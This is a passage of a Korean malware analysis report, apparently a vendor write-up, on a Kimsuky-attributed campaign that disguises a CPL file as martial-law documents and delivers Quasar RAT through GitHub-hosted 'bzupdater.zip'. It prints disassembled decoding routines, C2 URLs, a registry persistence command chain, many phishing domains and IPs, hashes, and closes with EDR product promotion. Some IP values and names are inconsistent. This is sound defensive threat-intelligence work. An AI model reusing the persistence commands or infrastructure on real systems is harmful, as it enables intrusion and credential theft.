00401001 6C3E2289 0F2805 000A416C movaps xmm0,xmmword ptr ds:[0x6C41DA00]
00401002 6C3E2290 0F1185 3AFEFFFF movups xmmword ptr ss:[ebp-0x1C6],xmm0
00401003 6C3E2297 C785 5AFEFFFF 1E5E19 mov dword ptr ss:[ebp-0x1A6],0x1E195E1E
00401004 6C3E22A1 0F2805 E008416C movaps xmm0,xmmword ptr ds:[0x6C41D8E0]
00401005 6C3E22A8 0F1185 3AFEFFFF movups xmmword ptr ss:[ebp-0x1B6],xmm0
00401006 6C3E22AF C785 5AFEFFFF 161F5F mov dword ptr ss:[ebp-0x1A2],0x5F1F16
00401007 6C3E22B9 C785 62FEFFFF 001C1F mov dword ptr ss:[ebp-0x19C],0x111F1C00
00401008 6C3E22C3 66:C785 66FEFFFF 140 mov word ptr ss:[ebp-0x19A],0x14
00401009 6C3E22C8 0F1F40 00 nop dword ptr ds:[eax],eax
0040100A 6C3E22D0 > 8A85 3AFEFFFF mov al,byte ptr ss:[ebp-0x1C6]
0040100B 6C3E22D6 30840D 3BFEFFFF xor byte ptr ss:[ebp+ecx-0x1C5],al
0040100C 6C3E22D0 41 inc ecx
0040100D 6C3E22DE 83F9 2C cmp ecx,0x2C
0040100E 6C3E22E1 ^ 72 ED jbe version.6C3E22D0
0040100F 6C3E22E3 8D8D 3BFEFFFF lea ecx,dword ptr ss:[ebp-0x1C5]
00401010 6C3E22E9 C685 67FEFFFF 00 mov byte ptr ss:[ebp-0x199],0x0
00401011 6C3E22F0 C785 FCFDFFFF 000000 mov dword ptr ss:[ebp-0x204],0x0
00401012 6C3E22FA 8D51 01 lea edx,dword ptr ds:[ecx+0x1]
00401013 6C3E22FD C785 00FEFFFF 0F0000 mov dword ptr ss:[ebp-0x200],0xF
00401014 6C3E2307 C685 ECFDFFFF 00 mov byte ptr ss:[ebp-0x214],0x0
00401015 6C3E230E 66:90 nop
00401016 6C3E2310 > 8A01 mov al,byte ptr ds:[ecx]
00401017 6C3E2312 41 inc ecx
00401018 6C3E2313 84C0 test al,al
00401019 6C3E2315 ^ 75 F9 jnc version.6C3E2310
0040101A 6C3E2317 2BCA sub ecx,edx
0040101B 6C3E2319 8D85 3BFEFFFF lea eax,dword ptr ss:[ebp-0x1C5]
0040101C 6C3E231F 51 push ecx
0040101D 6C3E2320 50 push eax
0040101E 6C3E2321 8D8D ECFDFFFF lea ecx,dword ptr ss:[ebp-0x214]
0040101F 6C3E2327 ER 04000000 jmp version_begin_of_std::basic_string::ascii

ecx=2C',
dword ptr ss:[ebp-1C5]=[0CF7F733] "https://review.accountprotection.info/upload"-70747468
.text:6C3E22E3 version.d11:$122E3 #116E3

```

[그림 20] C2 주소

디코딩 로직 화면

○ 악성파일은 조건에 따라 깃허브에서 또 다른 악성파일을 다운로드하는데, 이 모듈은 최종적으로 Quasar RAT을 실행하게 됩니다.

[https://github\[.\]com/adrhpbrn29/iqWThPAGUQ/raw/main/bzupdater.zip](https://github[.]com/adrhpbrn29/iqWThPAGUQ/raw/main/bzupdater.zip)

○ 참고로 'bzupdater.zip' 파일은 해당 깃허브에서 3개가 발견됐는데, 파일명은 동일하지만, 다른 파일들입니다. 그리고 초기 유형의 파일에서 다음과 같은 PDB 경로가 식별됐습니다.

F:\2024\work\Sewiz\Sewiz\Release\DIIProxy.pdb

○ 그리고 원격제어 목적으로 쓰인 Quasar RAT 속성 정보에서는 'RSewiz Client' 문자열이 사용됐습니다. 악성파일은 'Fouwiz', 'Sewiz' 등의 문자열이 발견되는 특징이 있습니다.

```

10010BCC . FF15 14E20310 call dword ptr ds:[<SHGetFolderPaths>]
10010BD2 . B0 52 mov al, 0x52
10010BD4 . C745 DD 5227755E mov dword ptr ss:[ebp - 0x23], 0x5E752752
10010BDB . C745 E1 647C7772 mov dword ptr ss:[ebp - 0x1F], 0x72777C64
10010BE2 . 33C9 xor ecx, ecx
10010BE4 . C745 E5 66637667 mov dword ptr ss:[ebp - 0x1B], 0x67766366
10010BEB . 66:C745 E9 745E mov word ptr ss:[ebp - 0x17], 0x5E74
10010BF1 . C645 EB 00 mov byte ptr ss:[ebp - 0x15], 0x0
10010BF5 . 0FBEC0 movsx eax, al
10010BF8 . 25 0F000080 and eax, 0x8000000F
10010BFD . 79 05 jns version.10010C04
10010BFF . 48 dec eax
10010C00 . 83C8 F0 or eax, 0xFFFFFFFF
10010C03 . 40 inc eax
10010C04 . 28440D DE sub byte ptr ss:[ebp + ecx - 0x22], al
10010C08 . 41 inc ecx
10010C09 . 83F9 0D cmp ecx, 0xD
10010C0C . 73 05 jae version.10010C13
10010C0E . 8A45 DD mov al, byte ptr ss:[ebp - 0x23]
10010C11 . EB E2 jmp version.10010BF5
10010C13 . 8D85 98FDFFFF lea eax, dword ptr ss:[ebp - 0x268]
10010C19 . C645 EB 00 mov byte ptr ss:[ebp - 0x15], 0x0
10010C1D . 50 push eax
10010C1E . 8D45 DE lea eax, dword ptr ss:[ebp - 0x22]
10010C21 . 50 push eax
10010C22 . 8D85 E0FAFFFF lea eax, dword ptr ss:[ebp - 0x520]
10010C28 . 68 04010000 push 0x104
10010C2D . 50 push eax
10010C2E . E8 5D69FFFF call <version.sub_10007590>
10010C33 . 83C4 08 add esp, 0x8
10010C36 . 8D95 E0FAFFFF lea edx, dword ptr ss:[ebp - 0x520]
10010C3C . 8D8D E4FBFFFF lea ecx, dword ptr ss:[ebp - 0x41C]
10010C42 . E8 8968FFFF call <version.sub_100074D0>
10010C47 . 83C4 08 add esp, 0x8
10010C4A . 8D85 E4FBFFFF lea eax, dword ptr ss:[ebp - 0x41C]
10010C50 . 50 push eax
10010C51 . FF15 A8E00310 call dword ptr ds:[<DeleteFileA>]
10010C57 . 0F2805 D0DA0410 movaps xmm0, xmmword ptr ds:[0x1004DAD0]
10010C5E . 33C9 xor ecx, ecx
10010C60 . 0F1145 98 movups xmmword ptr ss:[ebp - 0x68], xmm0
10010C64 . C745 A8 65627566 mov dword ptr ss:[ebp - 0x58], 0x66756265
10010C68 . C745 AC 732F6679 mov dword ptr ss:[ebp - 0x54], 0x79662F73
10010C72 . 66:C745 B0 6600 mov word ptr ss:[ebp - 0x50], 0x66
10010C78 . 0F1F8400 00000000 nop dword ptr ds:[eax + eax], eax
10010C80 . 0FBE45 98 movsx eax, byte ptr ss:[ebp - 0x68]
10010C84 . 25 0F000080 and eax, 0x8000000F
10010C89 . 79 05 jns version.10010C90
10010C8B . 48 dec eax
10010C8C . 83C8 F0 or eax, 0xFFFFFFFF
10010C8F . 40 inc eax
10010C90 . 28440D 99 sub byte ptr ss:[ebp + ecx - 0x67], al
10010C94 . 41 inc ecx
10010C95 . 83F9 18 cmp ecx, 0x18

```

[그림]

21] 반디집 업데이트로 위장된 추가 악성파일 다운로드 화면

○ 깃허브에는 여러가지 악성파일 흔적이 식별됐는데, 'bzupdater.zip' 파일 기준으로만 설명합니다. 다만, 3번 항목은 암호화된 상태로 내용을 제외합니다.

No	Name	Size	MD5	Malware	C2
1	bzupdater.zip	509,117	72fc2de8e9339969b9be2bb4363e2741	version.dll Quasar RAT	206.206.123[.]155
2	bzupdater.zip	3,816,112	fc7315b6b74aa43ab24965f3648f01a6	version.dl Quasar RAT	216.74.123[.]97
3	bzupdater.zip	3,757,536	8fb97b701da7e49e6a78717f0179dd68	-	-

[표 5] 'bzupdater.zip' 파일 정보

## 5. 유사도 비교 (Similarity Comparison)

---

### • Dll 알파벳 표시 방식 유사도

---

○ [한글] 게임사-합수본부 운영 참고자료[원본].hwp.cpl / version.dll

- LdrFouwizDll.dll
- DllProxy.dll

○ 사내 금융업무 상세내역.docx (Kimsuky)

- MD5 : 929a87be39ed3ad28e7285340f64414f
- Docx\_PayDll.dll
- ServiceDll.dll
- Freehunter (악성문서 제작자 계정명)
- 현시 (악성파일 내부에서 \*북한어 발견)

### • Registry 표시 방식 유사도

---

○ [한글] 게임사-합수본부 운영 참고자료[원본].hwp.cpl / version.dll

[키 경로] HKEY\_CURRENT\_USER\Environment

- [값 이름] UserInitMprLogonScript
- [값 데이터] C:\ProgramData\GoogleUpdater\updater.exe

○ 0807.dotm (Kimsuky)

- MD5 : c3bbdd7142b1b86e638e8585a4b16c7b
- Freehunter (악성문서 제작자 계정명)
- [키 경로] HKEY\_CURRENT\_USER\Environment
  - [값 이름] UserInitMprLogonScript
  - [값 데이터] %appdata%\Microsoft\Templates\& copy winload.x a.vbs &cs.exe a.vbs& del a.vbs

### • C2 도메인 유사도

---

○ [한글] 게임사-합수본부 운영 참고자료[원본].hwp.cpl / version.dll

- googlauth[.]com
  - 172.67.133[.]130
  - 104.21.13[.]241
- accountprotection[.]info
  - 172.67.173[.]157
  - 104.21.96[.]63

- 사내 금융업무 상세내역.docx (Kimsuky)
  - ms-work.com-info[.]store
  - accounts-google.com-info[.]store
  - com-info[.]store
    - 172.67.176[.]240
    - 104.21.56[.]41
  
- 2021년 북한인권 조사 세미나 사칭 피싱 공격 (Kimsuky)
  - event.stibee.navers[.]store
  - navers[.]store
    - 210.92.18[.]185
    - 119.204.168[.]143
  
- 2022년 국무조정실 정부업무평가단 구성 사칭 피싱 공격 (Kimsuky)
  - accountsmt.certuser[.]info
  - certuser[.]info
    - 210.92.18[.]161
  
- 2022년 국회입법조사처 사칭 피싱 공격 (Kimsuky)
  - accounts.goodemail[.]info
  - goodemail[.]info
    - 118.36.192[.]211
    - 209.99.40[.]222
  
- 대북분야 대상 SSO 피싱 캠페인 (Kimsuky)
  - kakauth[.]com
    - 172.67.177[.]237
    - 104.21.59[.]136
  - navauth[.]com
    - 172.67.128[.]127
    - 104.21.2[.]11
  - accounts.kakao-check[.]com
    - 172.67.189[.]105
    - 104.21.65[.]82

- accounts.login-require[.]com
  - 172.67.193[.]25
  - 104.21.36[.]117
- accounts.intorpark[.]com
  - 172.67.206[.]189
  - 104.21.61[.]63
- accounts.kakao-login[.]com
  - 172.67.194[.]212
  - 104.21.36[.]135
- accounts.kakao-verify[.]com
  - 172.67.205[.]159
  - 104.21.77[.]81
- accounts.kakao-auth[.]com
  - 172.67.181[.]81
  - 104.21.75[.]198
- nid.naver-check[.]com
  - 172.67.208[.]4
  - 104.21.69[.]121
- nid.auth-require[.]com
  - 172.67.139[.]63
  - 104.21.62[.]206
- nid.naver-auth[.]com
  - 172.67.158[.]166
  - 104.21.14[.]107
- nid.naverify[.]com
  - 172.67.178[.]31
  - 104.21.51[.]95
- merryear[.]com
  - 124.5.163[.]170 (KR-DLIVE)
  - 222.122.195[.]67 (KR-KT)
  - 172.67.208[.]102
  - 104.21.34[.]210
- glaed-hotel[.]com
  - 49.1.238[.]247 (KR-DLIVE)
  - 172.67.177[.]152
  - 104.21.43[.]94
- campaign2-nid[.]com
  - 27.102.130[.]92 (KR-DAOU)
  - 172.67.168[.]65
  - 104.21.26[.]97
- kyf-dream[.]com
  - 124.5.163[.]111 (KR-DLIVE)
  - 112.214.236[.]86 (KR-DLIVE)
  - 172.67.187[.]104
  - 104.21.48[.]172

- panmuntour[.]com
  - 112.214.236[.]86 (KR-DLIVE)
  - 172.67.219[.]166
  - 104.21.86[.]123
- jongnno[.]com
  - 222.122.195[.]67 (KR-KT)
  - 172.67.200[.]125
  - 104.21.60[.]195
- samsunghospital[.]com
  - 222.122.195[.]67 (KR-KT)
  - 172.67.136[.]182
  - 104.21.62[.]150
- lotto-rich[.]com
  - 222.122.195[.]67 (KR-KT)
  - 172.67.132[.]211
  - 104.21.13[.]127
- knovvhow[.]com
  - 77.247.126[.]189
  - 172.67.138[.]180
  - 104.21.54[.]128
- unniedu[.]com
  - 49.1.238[.]247 (KR-DLIVE)
  - 222.122.195[.]67 (KR-KT)
  - 172.67.183[.]9
  - 104.21.48[.]88
- puac[.]net
  - 112.214.236[.]86 (KR-DLIVE)
  - 49.1.234[.]75 (KR-DLIVE)
  - 172.67.179[.]222
  - 104.21.43[.]135
- yecchong[.]com
  - 112.214.237[.]131 (KR-DLIVE)
  - 172.67.137[.]64
  - 104.21.86[.]221
- seouul[.]com
  - 49.1.234[.]75 (KR-DLIVE)
  - 172.67.163[.]138
  - 104.21.42[.]163
- 100000recipe[.]com
  - 172.67.162[.]231
  - 104.21.74[.]209
- yes24[.]vip
  - 172.67.182[.]18
  - 104.21.51[.]149

- sarkcc[.]com
  - 172.67.185[.]123
  - 104.21.68[.]29
- kcar-service[.]com
  - 222.122.195[.]67 (KR-KT)
  - 172.67.185[.]83
  - 104.21.32[.]94

## • 이메일 발송지 유사도

---

- [한글] 계엄사-합수본부 운영 참고자료[원본].hwp.cpl / version.dll

112.175.185[.]59

- 2021년 북한인권 조사 세미나 사칭 피싱 공격 (Kimsuky)

112.175.185[.]19

## 6. 결론 및 대응 (Conclusion)

---

◦ 사회공학적 기법을 활용한 APT 공격은 사람의 심리나 행동을 이용하여 정보를 탈취하거나 시스템에 침투하는 방식입니다. 이러한 수법에 각별한 주의가 필요합니다. 한국의 비상계엄 이슈를 악용한 공격은 호기심 유발을 통해 위협에 노출될 가능성이 있습니다.


◦ 본 보고서 사례처럼 평소 생소할 수 있는 CPL 제어판 기능의 악성파일이나, 많은 사람들이 신뢰하고 사용하는 깃허브 저장소를 C2 서버로 쓰는 등 공격 기술이 날로 발전하고 있습니다. 거기에 암호화된 명령으로 위협탐지 회피를 시도하고 있어, 행위기반 이벤트를 통한 단말 이상행위 탐지대응 기술이 필요합니다. Genian EDR 제품은 이러한 공격 행위별 위협요소를 완벽히 탐지하고 차단하게 됩니다.



[그림

22] Genian EDR에서 CPL의 이상행위 탐지


- EDR(Endpoint Detection and Response) 보안 제품이 이러한 해킹 공격에 필요한 이유는 실시간 모니터링을 통한 상시적인 위협탐지 뿐만 아니라, 사고발생 시 포렌식 조사나 장기적인 데이터 수집과 현황 분석을 통해 공격 패턴과 트렌드를 파악하는 추세 분석을 통해 예방적인 보안 조치를 취할 수 있게 합니다.
- Genian EDR 관리자는 각 단말에서 발생한 위협을 즉각 대응할 수 있습니다. 이번과 같이 CPL 제어판 유형의 악성파일 경우, 악성 모듈을 로드하고 깃허브로 통신을 시도하는 것도 모두 식별이 가능합니다.



[그림

### 23] Genian EDR 탐지위협 이벤트 화면

○ 만약, 사내에서 관리 중인 특정 위협에 대한 상세한 분석이 필요할 경우 탐지된 요소의 기본정보 뿐만 아니라, 어떠한 종류의 위협인지도 간략히 정보를 조회할 수 있습니다. 또한, 원격지의 경우 악성파일 샘플 수집을 수행할 수 있습니다.



[그림]

24] Genian EDR 위협 관리 화면

- EDR은 엔드포인트 보안을 강화하는 데 중요한 역할을 합니다. 정부 및 기업 보안 관리자가 EDR을 설치해야 하는 이유는 위협을 실시간으로 탐지하고, 즉각적으로 대응해 공격이 내부에 확산되기 전에 조치를 취할 수 있게 합니다.
- 또한, 다양한 보안 솔루션과 통합하여 중앙에서 관리할 수 있으며, 이는 보안 관리의 효율성을 높입니다. 많은 산업에서는 데이터 보호 및 사내 보안에 대한 규정이 존재합니다. EDR은 이러한 규정을 준수하는 데 도움을 줄 수 있습니다.
- 결론적으로, EDR은 엔드포인트 보안을 강화하고, 위협 탐지 및 대응 능력을 향상시키기 위해 필수적인 도구입니다.

## 7. 침해 지표 (Indicator of Compromise)

- MD5  
9e94126e8a26efd10b2a5b179d64be90  
35b4f28dd2d50dbf48e5c63c3ef5efb7  
66e8096b9b061550314a82654ce0fabd  
71d5270d1a165bb6dec144e16089450d  
456d05566fc3391e195a5f9cb346c92c  
25156a29ad636eb708104ec69b05e54b  
ca93591a9441a2ade70821f67292d982
  - C2  
112.175.185[.]59  
104.21.13[.]241  
172.67.133[.]130  
206.206.123[.]55  
216.74.123[.]97  
googlauth[.]com  
github[.]com/adhrpbrn29  
review.accountprotection[.]info
  - Reference  
[Uncovering DarkCracks: How a Stealthy Payload Delivery Framework Exploits GLPI and WordPress](#)
- 

매달 새로운 보안 콘텐츠를  
보내드립니다!

뉴스레터 구독하기 →

Genian EDR를  
더 알아보고 싶으시다면?

바로 가기 →